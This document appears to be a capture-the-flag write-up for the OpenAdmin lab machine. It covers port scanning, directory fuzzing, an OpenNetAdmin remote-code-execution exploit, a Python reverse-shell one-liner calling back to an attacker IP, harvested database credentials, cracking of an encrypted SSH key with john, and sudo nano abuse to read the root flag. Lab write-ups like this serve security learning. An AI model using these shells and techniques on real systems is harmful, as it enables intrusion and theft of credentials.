
#### Enumeration

# nmap -sC -sV 10.10.10.171

```
Nmap scan report for 10.10.10.171
Host is up (0.78s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT
         STATE
                 SERVICE
                                VERSION
22/tcp
         open
                  ssh
                                OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
ssh-hostkey:
   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
__ 256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open http
                                Apache httpd 2.4.29 ((Ubuntu))
_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
366/tcp filtered odmr
646/tcp filtered ldp
683/tcp filtered corba-iiop
992/tcp filtered telnets
1076/tcp filtered sns_credit
1145/tcp filtered x9-icue
1216/tcp filtered etebac5
1433/tcp filtered ms-sql-s
2106/tcp filtered ekshell
2557/tcp filtered nicetec-mgmt
3766/tcp filtered sitewatch-s
4445/tcp filtered upnotifyp
5950/tcp filtered unknown
6547/tcp filtered powerchuteplus
7625/tcp filtered unknown
8090/tcp filtered opsmessaging
9010/tcp filtered sdr
16012/tcp filtered unknown
33899/tcp filtered unknown
44176/tcp filtered unknown
55056/tcp filtered unknown
56737/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### port 80 http://10.10.10.171:80



## we fuzz for more webpages using ffuf

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt:FUZZ -u
http://10.10.10.171/FUZZ
      \ \ ,__\\ \ ,__\/\ \/\ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_/\ \ \_/
       \ \_\ \ \\_\ \ \___/ \ \_\
        \/_/ \/_/ \/__/
      v2.1.0
:: Method
                 : GET
:: URL
                 : http://10.10.10.171/FUZZ
                 : FUZZ: /usr/share/seclists/Discovery/Web-
:: Wordlist
Content/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout
                 : 10
:: Threads
                  : 40
:: Matcher
                 : Response status: 200-
299,301,302,307,401,403,405,500
                     [Status: 403, Size: 277, Words: 20, Lines: 10,
.htpasswd
Duration: 969ms]
```

```
.htaccess
                        [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 7414ms]
artwork
                        [Status: 301, Size: 314, Words: 20, Lines: 10,
Duration: 1126ms]
music
                        [Status: 301, Size: 312, Words: 20, Lines: 10,
Duration: 309ms]
                        [Status: 403, Size: 277, Words: 20, Lines: 10,
server-status
Duration: 313ms]
                        [Status: 301, Size: 313, Words: 20, Lines: 10,
sierra
Duration: 306ms]
:: Progress: [20478/20478] :: Job [1/1] :: 107 req/sec :: Duration:
[0:05:50] :: Errors: 0 ::
```

in the music directory when we inspect the code there's a directory called /ona, we check it out. We find out that the site is using a tool called OpeNetAdmin v18.1.1 so we search for an exploit online and found an rce script https://github.com/amriunix/ona-rce.

the user we get and rce with is www-data create a python reverse shell and receive the connection with netcat

```
python3 -c
'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=sock
et.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.19",4242));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("
/bin/sh")'
```

make the shell interactive with python3 -c 'import pty;pty.spawn("/bin/bash")'

after looking around we found

```
cat database_settings.inc.php
<?php
$ona_contexts=array (
 'DEFAULT' =>
 array (
    'databases' =>
   array (
     · =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
```

```
'context_color' => '#D3DBFF',
),
);
```

use the credentials to log into the mysql database.

from the users table we find

they passwords look like md5 hashes so we decrypt them

admin : admin guest : test

We can try and find user readable files with

```
find / -user jimmy 2>/dev/null
```

the useful looking ones are from a different web server

```
/var/www/internal
/var/www/internal/main.php
/var/www/internal/logout.php
/var/www/internal/index.php
```

We find out the port for the other webserver 52846

```
ss -lntp
State Recv-Q Send-Q
Local Address:Port
Peer Address:Port
LISTEN 0 80
127.0.0.1:3306
0.0.0.0:*
```

```
LISTEN
                                                                    128
                                 0
127.0.0.1:52846
0.0.0:*
LISTEN
                                 0
                                                                   128
127.0.0.53%lo:53
0.0.0:*
LISTEN
                                 0
                                                                    128
0.0.0:22
0.0.0.0:*
LISTEN
                                 0
                                                                   128
*:80
                                                                           *:*
LISTEN
                                 0
                                                                    128
[::]:22
[::]:*
```

### We check the maim.php for a lead

```
cat /var/www/internal/main.php
    <?php session_start(); if (!isset ($_SESSION['username'])) {
    header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
    $output = shell_exec('cat /home/joanna/.ssh/id_rsa');
    echo "<pre>pre>$output";
    ?>
    <html>
    <h3>Don't forget your "ninja" password</h3>
    Click here to logout <a href="logout.php" tite = "Logout">Session </html>
    jimmy@openadmin:/$ cat /home/joanna/.ssh/id_rsa
```

### The main.php file shows that it grabs joanna's ssh key so if we run it

```
jimmy@openadmin:/$ curl 127.0.0.1:52846/main.php
----BEGIN RSA PRIVATE KEY----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYlcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/UlcPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
```

```
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
----END RSA PRIVATE KEY----
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

### After saving the key it looks encrypted looking at the headers to we decrypt using john.

```
john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
key.ssh
[tester:32064] shmem: mmap: an error occurred while determining whether or
not /tmp/ompi.tester.1000/jf.0/3815178240/shared_mem_cuda_pool.tester
could be created.
[tester:32064] create_and_attach: unable to create shared memory BTL
coordinating structure :: size 134217728
Warning: detected hash type "SSH", but the string is also recognized as
"ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even
after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas
               (key)
Warning: Only 1 candidate left, minimum 8 needed for performance.
1g 0:00:00:02 DONE (2025-02-17 23:41) 0.4098g/s 5877Kp/s 5877Kc/s 5877KC/s
```

```
*7;Vamos!
Session completed
```

the key is bloodninjas

To check for programs i can use for privilage escalation use

```
sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

we need to use nano to take over root user, the exploit is

```
sudo /bin/nano /opt/priv
```

escape the nano text editor to read files with ctrl + R and read the flag with /root/root.txt

f66de7d2863cfed6c3c31e55b301bb7f